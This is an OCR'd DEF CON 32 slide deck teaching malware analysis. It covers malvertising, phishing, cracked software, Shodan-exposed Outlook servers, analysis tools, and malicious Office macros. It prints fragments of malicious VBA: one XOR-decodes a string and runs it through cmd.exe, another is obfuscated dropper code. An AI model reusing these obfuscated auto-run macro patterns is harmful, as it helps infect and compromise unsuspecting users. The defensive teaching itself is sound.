From an attacker's lair to your home: A practical journey through the world of Malware

DEF CON 32

#whoami

Sebastian Tapia

@stapiadlt

- Offensive security architect
- Currently designing and leading Purple Team exercises
- Experience in reverse engineering and web vulnerability analysis
- Always learning

Agenda


1. Malware?
2. Analysis process
3. Malicious documents
4. Malicious libraries
5. Malicious programs

Virus? Trojan? Ransomware? Worm? Stealer?

Virus? Trojan? Ransomware? Worm? Stealer?

Malware

How do we get infected?



Sponsored

switcodes.com
https://www.switcodes.com

Notepad++ for Windows - Notebook text editor Download

Download Notepad++ and install it correctly on your computer. Effectively edit text using **Notepad** for Windows.

Sponsored

karelisweb.com
https://www.karelisweb.com

Download Notepad - Text file editor

A program for Windows that replaces a regular **notepad**, easy to use and code highlighting. Text file editor for computers for all Windows users.

Sponsored

jquerywins.com
https://www.jquerywins.com

Notebook for Windows - Notepad++ download - Text formatting

Download **Notepad**. About a text editor for websites or for editing text on a computer


Sponsored

mojenyc.com
https://www.mojenyc.com

Notepad for Windows | For all users

Text editors allow you to make changes, corrections and improvements to your content. Download **Notepad** for Windows. Suitable for all users.

Malvertising



[Notificación] - Cita 19/02/2021 :

Este mensaje ha sido identificado como correo no deseado. Se eliminará pronto. No es un correo no deseado | Mostrar contenido bloqueado

amzeursp.sales@rewardnow.online
Vie 19/02/2021 16:20
Para: Usted

Image

Confirmación
Número de recompensas - Samsung GALAXY S2016:202220

querido cliente,

Ecomo cliente de Amazon, se registra automáticamente en el programa de fidelización.
Te informamos que desde tu registro en Amazon.
su total de puntos acumulados es 61,145, con vencimiento el 22/02/2021.
El envio se realizará después de la confirmación de su dirección así como del pago del servicio de entrega.
Recupera un Samsung GALAXY S20 con tus puntos de fidelidad.

Detalles de la oferta

Confirmado el - 19/02/2021

Image


Samsung GALAXY S20

Vendido por - Amazon

Importe a pagar - 1,5 €

PROCEDIMIENTO DE CONFIRMACIÓN Y CONTINUACIÓN


Phishing



Extreme SSD (D:) › Games › Grand.Theft.Auto.V-RELOADED › rld-gtav › Crack

Name	Date modified	Type	Size
doge64.dll	4/13/2015 6:01 PM	Application exten...	119 KB
socialclub.dll	5/8/2015 5:21 AM	Application exten...	669 KB
socialclub	5/8/2015 5:28 AM	Configuration sett...	12 KB
steam_api	4/23/2015 3:37 PM	Configuration sett...	3 KB
steam_api_ext64.dll	5/8/2015 4:31 AM	Application exten...	329 KB
steam_api64.dll	5/8/2015 4:31 AM	Application exten...	1,569 KB

Cracked software



X-AspNet-Version http.title:"Outlook" –"x-owa-version"

TOTAL RESULTS
632

TOP COUNTRIES

United States	138
China	48
Hong Kong	43
Switzerland	31
United Kingdom	27

View Report View on Map

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Outlook Web App 2024-03-25T17:13:05.945677

116.247.73.22
kra-mail.kra.com.cn
mail.intl-knh.com
mail.intl-kra.com
autodiscover.intl-knh.com
autodiscover.kra.com.cn
CHINANET Shanghai province network
China, Shanghai

SSL Certificate
Issued By:
|- Common Name:
krarootcert
Issued To:
|- Common Name:
mail.intl-knh.com
|- Organization:
KnH
Supported SSL Versions:
SSLv2, TLSv1
Diffie-Hellman Fingerprint:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/7.5
Set-Cookie: OutlookSession=63d9fa4f0a02419388554369ac4ae1b8; path=/; HttpOnly
X-OWA-Version: 14.1.438.0
X-AspNet-Version: 2.0.50727
X-Powered-By...
```

Vulnerable software

Malware Analysis

- Seeks to understand what the malware does, how it does it, under what conditions it gets executed and what impact it can bring.

- It allows us to obtain indicators of compromise (IOCs) to prevent future victims.

- It allows us to improve our security posture by defending against techniques we identify during analysis.


Static analysis

- It allows us to analyze malware without executing it.

- It includes the review of strings and resources embedded in the malware, decompilation/disassembly of the code, signature verification, etc.

- It can be difficult to cover all the code depending on the size of the malware, as well as the obfuscation/encryption techniques used.

Static analysis



pestudio 9.56 - Malware Initial Assessment - www.winitor.com - [c:\analisis\sample.exe] - [read-only]
file
settings
about

- c:\analisis\sample.exe
  - indicators (imports > flag > count)
  - footprints (count > 11)
  - virustotal (error)
  - dos-header (size > 64 bytes)
  - dos-stub (size > 64 bytes)
  - rich-header (n/a)
  - file-header (executable > 32-bit)
  - optional-header (subsystem > GUI)
  - directories (count > 6)
  - sections (count > 3)
  - libraries (mscoree.dll)
  - imports (flag > 432)
  - exports (n/a)
  - thread-local-storage (n/a)
  - .NET (namespace > flag)
  - resources (size > file-ratio)
  - strings (count > 355735)
  - debug (stamp > Sep.2023)
  - manifest (level > asInvoker)
  - version (OriginalFilename > vteijam hdgtra.e
  - certificate (n/a)
  - overlay (n/a)

indicator (16)	detail	level
imports > flag > count	3	1
.NET > namespace > flag	System.Net.Sockets	1
file > size	12423168 bytes	2
resources > file-ratio	99.76%	2
groups > API	execution | file | network | memory | diagnostic | registry	2
string > URL	162.245.191.217	2
mitre > technique	T1497 | T1055 | T1059	2
file > entropy	7.571	3
file > signature	Microsoft .NET	3
file > sha256	2110AF4E9C7A4F7A39948CDD696FCD8B4CDBB7A6A5BF5C5A277B779C...	3
manifest > name	MyApplication.app	3
file-name > version	vteijam hdgtra.exe	3
debug > file-name	e:\vteijam hdgtra\vteijam hdgtra\obj\Debug\vteijam hdgtra.pdb	3
file > subsystem	GUI	3
imphash > md5	F34D5F2D4577ED6D9CEEC516C1F5A744	3
.NET > module > name	vteijam hdgtra.exe	3

sha256: 2110AF4E9C7A4F7A39948CDD696FCD8B4CDBB7A6A5BF5C5A277B779CC1BF8577 | cpu: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x00B8659E


Dynamic analysis

- It allows us to analyze malware while it is running, so it should only be carried out in a controlled environment.


- It includes network traffic analysis, file system and registry monitoring, process inspection, etc.

- It can be difficult to cover all the paths that a malware may follow (does the malware run only on computers of a specific language? only after a certain time?)

Dynamic analysis



Time ...	Process Name	PID	Operation	Path	Result	Detail
8:06:5...	sample.exe	8744	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\haijwrivetsgVr	NAME NOT FOUND	Length: 12
8:06:5...	sample.exe	8744	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\haijwrivetsgVr	NAME NOT FOUND	Length: 12
8:06:5...	sample.exe	8744	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\haijwrivetsgVr	SUCCESS	Type: REG_SZ, Le...



Autoruns Entry	Description	Publisher	Image Path
Logon			
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
☑ haijwrivetsgVr	vteijam hdgtra	(Not Verified)	C:\Analisis\sample.exe
☑ OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Program Files\Microsoft OneDrive\OneDrive.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			

Handling malware safely

Malware analysis involves running potentially harmful software. It should only be performed in a controlled environment where there is no risk of infecting important files other computers.

Malicious documents


Macros?

Microsoft:


“A macro is a series of commands and instructions that you group together as a single command to accomplish a task automatically.”

https://support.microsoft.com/en-us/office/create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c

How do attackers get users to execute macros?




Attention! This document was created by a newer version of Microsoft Office.
Macros must be enabled to display the contents of the document.




Warning: Never enable macros in a Microsoft 365 file unless you're sure you know what those macros do and you want the functionality they provide. **You don't need to enable macros to view or edit the file.** For more info see Protect yourself from macro viruses.

How do attackers make analysis harder?




Password Protection



```
Sub Macro1()

    Dim key As Integer
    Dim value As String
    Dim dec As String
    Dim res As Variant
    value = "B;;<nyb{e;fn"
    key = 8

    For i = 1 To Len(value)
        Dim charcode As Integer
        charcode = Asc(Mid(value, i, 1))
        Debug.Print charcode
        dec = dec & Chr(charcode Xor key)
        Debug.Print dec
    Next i

    res = Shell("cmd.exe /c" & dec, vbMinimizedFocus)


End Sub
```


Encryption



```
Sub wtfqziseg___lorfar()

    Dim path_wtfqziseg___file As String

    Dim file_wtfqziseg___name  As String

    Dim folder_wtfqziseg___name  As Variant
    Dim oAzedpp As Object

    Set oAzedpp = CreateObject("Shell.Application")

    file_wtfqziseg___name = fjqjwDacff("V2luZG93c1VwZGF0ZQ==")

    folder_wtfqziseg___name = Environ$("USERPROFILE") & "\Wrdix"

    If Dir(folder_wtfqziseg___name, vbDirectory) = "" Then
        MkDir (folder_wtfqziseg___name)
    End If

    path_wtfqziseg___file = folder_wtfqziseg___name & file_wtfqz

    Dim FSEDEO As Object
    Set FSEDEO = CreateObject("Scripting.FileSystemObject")
```

Obfuscation


How do we overcome those obstacles?



```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 1>olevba -a Sample.docm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.10.11 - http://decalage.info/python/oletools
===============================================================================
FILE: Sample.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_New        |Runs when a new Word document is created     |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |Document_ContentCont|Runs when the file is opened and ActiveX     |
|          |rolOnEnter          |objects trigger events                       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|CopyFile            |May copy a file                              |
|Suspicious|CopyHere            |May copy a file                              |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|vbNormalNoFocus     |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|MkDir               |May create a directory                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Shell.Application   |May run an application (if combined with     |
|          |                    |CreateObject)                                |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
```

Analyzing macros: dynamic analysis

Office's Visual Basic editor allows us to set breakpoints and debug macros



```
Sub wtfqziseg___lorfar()

    Dim path_wtfqziseg___file As String

    Dim file_wtfqziseg___name  As String

    Dim folder_wtfqziseg___name  As Variant
    Dim oAzedpp As Object

    Set oAzedpp = CreateObject("Shell.Application")
```

Malicious HTA programs


HTA?

“An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. **An HTA executes without the constraints of the internet browser security model**; in fact, it executes as a "fully trusted" application.”

https://en.wikipedia.org/wiki/HTML_Application

Viewing HTA files

